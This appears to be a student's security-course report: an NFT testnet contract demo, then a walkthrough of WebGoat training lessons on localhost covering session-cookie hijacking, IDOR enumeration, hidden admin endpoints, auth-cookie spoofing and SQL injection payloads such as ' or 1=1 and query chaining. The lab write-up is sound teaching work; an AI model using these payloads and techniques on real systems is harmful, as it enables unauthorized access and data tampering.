The screenshot shows the Etherscan interface for a smart contract on the Goerli Testnet. The contract address is 0x40D5e05C79686Eb5c0889CFC16d1612cFfAcA83f. The 'Transactions' tab is selected. A modal window for the 'transferNFT' function is open. The 'from:' field contains the address 0xc8F011793b3807D832132fDc. The 'to:' field contains the address 0xa02079F243C9CA044243d51. The 'tokenId' field contains the value 'q'. Below the fields are buttons for 'Calldata', 'Parameters', and 'transact'. The 'transact' button is highlighted with a blue border.

The transferNFT function parameters are given

Below is the transaction to transferNFT.

TransactionID:

0x74734328741c780e731bd226a9774c62f3a80fe415c9d95ebc6ad31d395b6128

[This is a Goerli Testnet transaction only]

② Transaction Hash: 0x74734328741c780e731bd226a9774c62f3a80fe415c9d95ebc6ad31d395b6128 ⓘ

② Status: Success

② Block: 9947657 49266 Block Confirmations

② Timestamp: 8 days 18 hrs ago (Oct-28-2023 09:03:24 PM +UTC)

⚡ Method: Transfer From

② From: 0xc8F011793b3807D832132fDCE04557fE58b75e17 ⓘ

② Interacted With (To): 0x40D5e05C79686Eb5c0889CFC16d1612cFfAcA83f ⓘ ✓

② ERC-721 Tokens Transferred:  ERC-721 Token ID [0] ⓘ MyNFT... (NFT...) From 0xc8F011...58b75e17 To 0xa02079...b637A04A

② Value: ⚡ 0 ETH (\$0.00)

② Transaction Fee: 0.000138997500611589 ETH \$0.00

tradeNFT: The same contract is used to tradeNFT between two wallets.

Before tradeNFT is used, setApprovalForAll needs to be used to setApproval for caller to transferNFT belonging to other wallet

setApprovalForAll

operator: 0xc8F011793b3807D832132fDCE04557fE58b75e17 ⓘ

approved: true

 Calldata  Parameters **transact**

tradeNFT

from: "0xc8F011793b3807D832132fDCE04557fE58b75e17" ⓘ

fromTokenId: 0

to: "0xa02079F243C9CA044243d51" ⓘ

toTokenId: 1

 Calldata  Parameters **transact**

Transaction to transfer NFT in both directions.0x0097757fd2ef0b0a9da2d09674c3bf7b396197184998b5dbb9cd0dd645395da2

[This is a Goerli Testnet transaction only]

② Transaction Hash: 0x0097757fd2ef0b0a9da2d09674c3bf7b396197184998b5dbb9cd0dd645395da2 ⓘ

② Status: Success

② Block: 994787 ⓘ 5 Block Confirmations

② Timestamp: 56 secs ago (Oct-28-2023 09:59:00 PM +UTC)

⚡ Method: 0x39ef8e87

② From: 0xc8F011793b3807D832132fDCE04557fE58b75e17 ⓘ

② Interacted With (To): 0x40D5e05C79686Eb5c0889CFC16d1612cFfAcA83f ⓘ

② ERC-721 Tokens Transferred: (2)

	ERC-721 Token ID [0] ⓘ MyNFT... (NFT...)
	From 0xc8F011...58b75e17 To 0xa02079...b637A04A
	ERC-721 Token ID [1] ⓘ MyNFT... (NFT...)
	From 0xa02079...b637A04A To 0xc8F011...58b75e17

② Value: ⚙ 0 ETH (\$0.00)

Assignment 2

Question 4

I have successfully completed the following

A1)Hijack a Session

A1)Insecure Direct Object Reference

A1)Missing Function Level Access Control(all done except 4 which is not working)

A1)Spoofing Auth Cookie

A3)SQL Injection(Intro)

A3)SQL Injection(Advanced)->Part 3 and 6 done

A3)Path Traversal->Part 2,3,4,5 done

A3)XSS

A7)All Assignments and Parts done

A10)SSRF

A10)CSRF->Part 3,4,7 done

Assignment1)

Q1)Hijack session

Intercept request using BurpSuite

Note hijack cookie of form (cookie Number-timestamp)

Cookie Number increments by 1 for each request

Everytime cookie number increments by 2 means some user logged in between the two requests.

Note timestamps of your requests.

Use sequencer in BurpSuite to find an appropriate hijack cookie which gives favourable response.

Note down cookie number

Request	Response
<pre> 1 POST /WebGoat/HijackSession/login HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 35 10 Origin: http://127.0.0.1:8080 11 Connection: close 12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc 13 Cookie: JSESSIONID=19V79Kzx6Bj9irEJxiwS7tK4Mbl-AIBgCgrPOnI 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 18 username=arnav21235&password=abc123 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: hijack_cookie=8420262749079968718-1698941605251; path=/WebGoat; secure 4 X-XSS-Protection: 1; mode=block 5 X-Content-Type-Options: nosniff 6 X-Frame-Options: DENY 7 Content-Type: application/json 8 Date: Thu, 02 Nov 2023 16:13:25 GMT 9 10 { 11 "lessonCompleted":false, 12 "feedback": "Sorry the solution is not correct, please try again." 13 "output":null, 14 "assignment": "HijackSessionAssignment", 15 "attemptWasMade":true 16 } </pre>
<small>Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.</small>	
<input type="checkbox"/> Target: <input type="text" value="http://127.0.0.1:8080"/> <input checked="" type="checkbox"/> Update Host header to match target	
<pre> 1 POST /WebGoat/HijackSession/login HTTP/1.1 2 Host: 127.0.0.1:8080 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 35 10 Origin: http://127.0.0.1:8080 11 Connection: close 12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc 13 Cookie: hijack_cookie=8420262749079968718-16989411\$48477\$; JSESSIONID=19V79Kzx6Bj9irEJxiwS7tK4Mbl-AIBgCgrPOnI 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 18 username=arnav21235&password=abc123 </pre>	

Q2)Indirect Object Reference

Part 2)Trivial

Part 3)Trivial,simply send response from BurpSuite and check role and userId

Part 4)WebGoat/profile/{user_id}

Part 5)Use sequencer to view profiles after your userId,Some request would succeed. Path used is profile/{your_userId}

Request

P Raw Hex ⌂ In ⌂

```

1 GET /WebGoat/IDOR/profile HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json;
charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Connection: close
10 Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
11 Cookie: hijack_cookie=
8420262749079968679-1698936669967;
JSESSIONID=
l9V79Kzx6kBj9irEJXiwS7tK4Mbl-AIBgCgrPO
nI
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16

```

Response

Pretty Raw Hex Render ⌂ In ⌂

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Thu, 02 Nov 2023 17:47:05 GMT
8
9 {
10   "role":3,
11   "color":"yellow",
12   "size":"small",
13   "name":"Tom Cat",
14   "userId":"2342384"
15 }

```

Chromium-browser

Filter: Showing all items

Request ▾	Payload	Status code	Error	Timeout	Length	Comment
0		500	<input type="checkbox"/>	<input type="checkbox"/>	20038	
1	2342384	200	<input type="checkbox"/>	<input type="checkbox"/>	472	
2	2342385	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
3	2342386	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
4	2342387	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
5	2342388	200	<input type="checkbox"/>	<input type="checkbox"/>	467	
6	2342389	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
7	2342390	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
8	2342391	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
9	2342392	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
10	2342393	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
11	2342394	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	
12	2342395	500	<input type="checkbox"/>	<input type="checkbox"/>	12125	

Request Response

Pretty Raw Hex Render ⌂ In ⌂

```

1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Thu, 02 Nov 2023 18:09:30 GMT
8 Content-Length: 245
9
10 {
11   "lessonCompleted":true,
12   "feedback":"Well done, you found someone else's profile",
13   "output":{"role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388},
14   "assignment":"IDORViewOtherProfile",
15   "attemptWasMade":true
16 }

```

[Reset lesson](#)

1
2
3
4
5
6
+

Direct Object References

Direct Object References are when an application uses client-provided input to access data & objects.

Examples

Examples of Direct Object References using the GET method may look something like

```
https://some.company.tld/dor?id=12345
https://some.company.tld/images?img=12345
https://some.company.tld/dor/12345
```

Other Methods

POST, PUT, DELETE or other methods are also potentially susceptible and mainly only differ in the method and the potential payload.

Insecure Direct Object References

These are considered insecure when the reference is not properly handled and allows for authorization bypasses or disclose private data that could be used to perform operations or access data that the user should not be able to perform or access. Let's say that as a user, you go to view your profile and the URL looks something like:

```
https://some.company.tld/app/user/23398
```

... and you can view your profile there. What happens if you navigate to:

```
https://some.company.tld/app/user/23399 ... or use another number at the end.
```

Missing Function Level Access Control

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4   <meta http-equiv="Expires" content="0" />
5   <meta http-equiv="Cache-Control" content="no-store" />
6   <meta http-equiv="Cache-Control" content="no-cache" />
7   <meta http-equiv="Cache-Control" content="no-store" />
8 
9   </!-- CSS -->
10  <link rel="shortcut icon" href="#{$baseurl}css/img/favicon.ico" type="image/x-icon"/>
11 
12  <link rel="stylesheet" type="text/css" href="#{$baseurl}css/main.css"/>
13  <link rel="stylesheet" type="text/css" href="#{$baseurl}css/bootstrap.min.css"/>
14  <link rel="stylesheet" type="text/css" href="#{$baseurl}css/font-awesome.min.css"/>
15  <link rel="stylesheet" type="text/css" href="#{$baseurl}css/animate.css"/>
16  <link rel="stylesheet" type="text/css" href="#{$baseurl}css/normalize.css"/>
17  <link rel="stylesheet" type="text/css" href="#{$baseurl}css/asciidoctor-default.css"/>...
18 
19 </!-- end of CSS -->
20 
21 <!-- JS -->
22 <!-- <script src="js/modernizr.min.js"></script>-->
23 
24 <!-- Require.js used to load js asynchronously -->
25 <script src="js/libs/require_min.js" data-main="js/main"></script>
26 <script>document.write('Content-Type: text/html; charset=UTF-8');
27 <title>WebGoat</title>
28 </head>
29 <body>
30 
31 <section id="container">
32   <header id="header">
33     <!-- logo start-->
34     <div id="logo">
35       <a href="#{$baseurl}welcome.mvc" class="logo"><span>Web</span>Goat</a>
36     </div> <!-- logo end-->
37   <div id="lesson-title-wrapper">
38     <div><!-- lesson title end-->
39     <div class="user-nav pull-right" id="user-and-info-nav" style="margin-right: 75px;">...
40       <div style="float: right; width: 400px; z-index: 3; top: 22px; right: -90px;">
41         <ul> webGoat menu item ...
42           <a href="#{$baseurl}menu.html" target="blank">
43             <span> <img alt="WebGoat logo" id="webGoatF-button" /> <span>WebGoat</span>
44             <span> <img alt="Webshell logo" id="shellF-button" /> <span>Webshell</span>
45             <span> <img alt="Webscan logo" id="scanF-button" /> <span>Webscan</span>
46             <span> <img alt="Webscript logo" id="scriptF-button" /> <span>Webscript</span>
47           </a>
48         </ul>
49       </div>
50     </div> <!-- user menu item -->
51   <div class="btn-group">
```

View stylesheet for hidden menu items. Config and users are the hidden menu items in this case.

The screenshot shows a web proxy interface with two panes: Request and Response.

Request:

```
1 GET /WebGoat/access-control/users
HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json;
charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 16
10 Origin: http://localhost:8080
11 Connection: close
12 Referer:
http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=
oyJXZMuk-I-4Y3BIWDP645AqAF8qIgUMmdTOZc
jz
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 userHash=kyahua
```

Response:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sun, 05 Nov 2023 10:12:40 GMT
8
9 [
  {
    "username": "Tom",
    "admin": false,
    "userHash": "Mydnhy00j2b0m6SjmPz6PUxF9WIe07tz
m665GiZWCo="
  },
  {
    "username": "Jerry",
    "admin": true,
    "userHash": "SVt0laa+ER+w2eoIIIVE5/77umvhcsh5V8
UyDLUalItg="
  },
  {
    "username": "Sylvester",
    "admin": false,
    "userHash": "B5zhk70ZfZluvQ4smRl4nqCvdOTggMZtK
S3TtTqIedo="
  }
]
```

Part 3) Just try changing content type as written in hints to application/json

Part 4) This part seems to be broken.

Missing Function Len Exploit Control

Search lesson

Hide hints

Reset lesson



Now log in as that user and bring up WebGoat/users. Copy your hash and log back in to your original account and input it there to get credit.

◀ 1 2 3 4

The company fixed the problem, right?


The company found out the endpoint was a bit too open, they made an emergency fix and not only admin users can list all users.

Start with the information you already gathered (hidden menu items) to see if you can pull the list of users and then provide the 'hash' for Jerry's account.

Your Hash:

Submit

Keep trying, this one may take several attempts & steps to achieve. See the hints for help.





Spoofing an Authentication Cookie

Find the pattern of the authentication cookie.

The auth cookie is base64 encoded so decode it and get a hex string. We further decode this string to get plaintext. We view this plaintext to identify the pattern of the auth cookie.

For admin this string is **ozvdsHozhqnimda** and webgoat it is **ozvdsHozhqtaogbew**.



It is a string(constant for all cookies) followed by the reversed username. So encode this in hex and further base64 to get the authentication cookie. Send request to login and complete the assignment.

localhost:8080/WebGoat/start.mvc#lesson/SpoofCookie.lesson

(A1) Broken Access Control >

- Hijack a session
- Insecure Direct Object References
- Missing Function Level Access Control
- Spoofing an Authentication Cookie**

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

1 2

Bypass the authentication mechanism by spoofing an authentication cookie.

Notes about the login system

When an authentication cookie is sent, the system will log in the user directly if the cookie is valid.

When a cookie is not sent, but credentials provided are correct, the system will create an authentication cookie.

The login will be denied on any other cases.

Pay attention to the feedback message that you will get during the attacks.

Known credentials:

user name password

webgoat webgoat

admin admin

Goal

When you understand how the authentication cookie is generated, try to *spoof* the cookie and login as Tom.

Account Access

webgoat

.....

Access

[Delete cookie](#)

Logged in using credentials. Cookie created, see below.

Cookie details for user webgoat:

Right Ctrl

Assignment 3

Injection

SQL Injection(intro)

34477	Abraham	Holman	Development	\$50.000	UU2ALK
37648	John	Smith	Marketing	\$64.350	3SL99A

A company saves the following employee information in their databases: a unique employee number ('userid'), last name, first name, department, salary and a transaction authentication number ('auth_tan'). Each of these pieces of information is stored in a separate column and each row represents one employee of the company.

SQL queries can be used to modify a database table and its index structures and add, update and delete rows of data.

There are three main categories of SQL commands:

- Data Manipulation Language (DML)
- Data Definition Language (DDL)
- Data Control Language (DCL)

Each of these command types can be used by attackers to compromise the confidentiality, integrity, and/or availability of a system. Proceed with the lesson to learn more about the SQL command types and how they relate to protection goals.


If you are still struggling with SQL and need more information or practice, you can visit <http://www.sqlcourse.com/> for free and interactive online training.

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓
SQL
query

You have succeeded!
Select department from Employees where first_name='Bob'
DEPARTMENT
Marketing



localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le

Cross Site Scripting

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

UPDATE, and DELETE, may be categorized as DML statements. DML statements may be used for requesting records (SELECT), adding records (INSERT), deleting records (DELETE), and modifying existing records (UPDATE).

If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and availability (using DELETE or UPDATE statements) of a system.

- DML commands are used for storing, retrieving, modifying, and deleting data.
- SELECT - retrieve data from a database
- INSERT - insert data into a database
- UPDATE - updates existing data within a database
- DELETE - delete records from a database

• Example:

- Retrieve data:
- SELECT phone
FROM employees
WHERE userid = 96134;
- This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

SQL query

Submit

Congratulations. You have successfully completed the assignment.

Update Employees Set Department='Sales' where first_name='Tobi'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Show Applications

Right Ctrl

00:12

06-11-2023

ENG IN

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le

Data Definition Language (DDL)

Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to the overall structure or organization of the database and, in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.

If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.

- DDL commands are used for creating, modifying, and dropping the structure of database objects.
- CREATE - create database objects such as tables and views
- ALTER - alters the structure of the existing database
- DROP - delete objects from the database
- Example:
 - CREATE TABLE employees(
 userid varchar(6) not null primary key,
 first_name varchar(20),
 last_name varchar(20),
 department varchar(20),
 salary varchar(10),
 auth_tan varchar(6)
);
 - This statement creates the employees example table given on page 2.


Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.
Alter Table Employees ADD Column phone varchar(20)



The screenshot shows the WebGoat application interface. At the top, there's a navigation bar with icons for back, forward, search, and other browser functions. The URL in the address bar is `localhost:8080/WebGoat/start.mvc#lesson/SqliInjection.le`. Below the address bar is a red header with the "WEBGOAT" logo and a horned goat icon.

The main content area has a title "SQL Injection (intro)" with a progress bar showing steps 1 through 13, step 5 being the current one. There are buttons for "Show hints" and "Reset lesson". A "Search lesson" input field is also present.

The left sidebar contains a navigation tree:

- Introduction
- General
- (A1) Broken Access Control
- (A2) Cryptographic Failures
- (A3) Injection
 - SQL Injection (intro) (highlighted)
 - SQL Injection (advanced)
 - SQL Injection (mitigation)
 - Path traversal
 - Cross Site Scripting
- (A5) Security Misconfiguration
- (A6) Vuln & Outdated Components
- (A7) Identity & Auth Failure
- (A8) Software & Data Integrity
- (A9) Security Logging Failures
- (A10) Server-side Request Forgery
- Client side
- Challenges

The main content area below the sidebar contains the following text and code examples:

Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

✓
SQL query
Submit

Congratulations. You have successfully completed the assignment.



Command Used:**Grant All On grant_rights to unauthorized_user**

WebGoat localhost:8080/W... localhost:9090 New Tab

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le

(A6) Vuln & Outdated Components >
(A7) Identity & Auth Failure >
(A8) Software & Data Integrity >
(A9) Security Logging Failures >
(A10) Server-side Request Forgery >
Client side >
Challenges >

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓
SELECT *
FROM
user_data
WHERE
first_name = Smith
or
1 = 1
Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE,
LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Explanation: This injection works, because '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE`, which will always evaluate to true, no matter what came before it.

Show Applications

Right Ctrl

ENG IN 00:19 06-11-2023

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
ata WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓


Login_Count:

User_Id:

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE,
LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * From user_data WHERE Login_Count = 2 and userid= 0 or 1=1



Userid is a vulnerable attribute since it is sent as text.

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
$ WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```


Employee Name:

Authentication TAN:

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null



Employee Name: ' or 1=1 -

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le

Compromising integrity with query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*


Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	99999999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
